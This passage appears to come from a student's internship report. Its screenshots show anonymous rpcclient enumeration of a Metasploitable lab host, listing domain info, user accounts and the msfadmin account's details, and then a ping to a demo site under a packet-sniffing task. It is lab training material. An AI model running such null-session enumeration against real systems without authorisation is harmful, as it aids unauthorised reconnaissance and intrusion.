
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player | Applications Places Terminal Mar 5 17:08

kali@kali: ~

```
(kali㉿kali)-[~]
$ rpcclient -U "" 192.168.67.129
Enter WORKGROUP\'s password:
rpcclient $> querydominfo
Domain:          WORKGROUP
Server:          METASPOITABLE
Comment:         metasploitable server (Samba 3.0.20-Debian)
Total Users:    35
Total Groups:   0
Total Aliases:  0
Sequence No:   1646479153
Force Logoff:  -1
Domain Server State: 0x1
Server Role:   ROLE_DOMAIN_PDC
Unknown 3:     0x1
rpcclient $>
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022




Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player | Applications Places Terminal Mar 5 17:10

kali@kali: ~

```
(kali㉿kali)-[~]
$ rpcclient -U "" 192.168.67.129
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[svcs] rid:[0x3ee]
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)


Player | Applications Places Terminal Mar 5 17:13 kali@kali: ~

```
$ rpcclient -U "" 192.168.67.129
Enter WORKGROUP\ 's password:
rpcclient $> queryuser msfadmin
      User Name : msfadmin
      Full Name : msfadmin,,
      Home Drive : \\metasploitable\msfadmin
      Dir Drive :
      Profile Path: \\metasploitable\msfadmin\profile
      Logon Script:
      Description :
      Workstations:
      Comment : (null)
      Remote Dial :
      Logon Time       : Thu, 01 Jan 1970 05:30:00 IST
      Logoff Time     : Thu, 14 Sep 30828 08:18:05 IST
      Kickoff Time    : Thu, 14 Sep 30828 08:18:05 IST
      Password last set Time : Wed, 28 Apr 2010 13:26:18 IST
      Password can change Time : Wed, 28 Apr 2010 13:26:18 IST
      Password must change Time: Thu, 14 Sep 30828 08:18:05 IST
      unknown_2[0..31]...
      user_rid : 0xbb8
      group_rid: 0xbb9
      acb_info : 0x00000010
      fields_present: 0x00ffff
      logon_divs: 168
      bad_password_count: 0x00000000
      logon_count: 0x00000000
      padding1[0..7]...
      logon_hrs[0..21]...
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022


Task 4 :- Sniff the data of any application using Wire-Shark

Solution :-




```
(kali㉿kali)-[~]
$ ping testfire.net
PING testfire.net (65.61.137.117) 56(84) bytes of data.
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=1 ttl=128 time=263 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=2 ttl=128 time=274 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=3 ttl=128 time=261 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=4 ttl=128 time=273 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=5 ttl=128 time=265 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=6 ttl=128 time=280 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=7 ttl=128 time=262 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=8 ttl=128 time=273 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=9 ttl=128 time=273 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=10 ttl=128 time=263 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=11 ttl=128 time=274 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=12 ttl=128 time=268 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=13 ttl=128 time=262 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=14 ttl=128 time=264 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=15 ttl=128 time=272 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=16 ttl=128 time=264 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=17 ttl=128 time=273 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=18 ttl=128 time=262 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=19 ttl=128 time=261 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=20 ttl=128 time=276 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=21 ttl=128 time=262 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=22 ttl=128 time=262 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=23 ttl=128 time=281 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=24 ttl=128 time=264 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=25 ttl=128 time=262 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=26 ttl=128 time=274 ms
64 bytes from 65.61.137.117 (65.61.137.117): icmp_seq=27 ttl=128 time=260 ms
```


Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022



Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022




Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022



Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
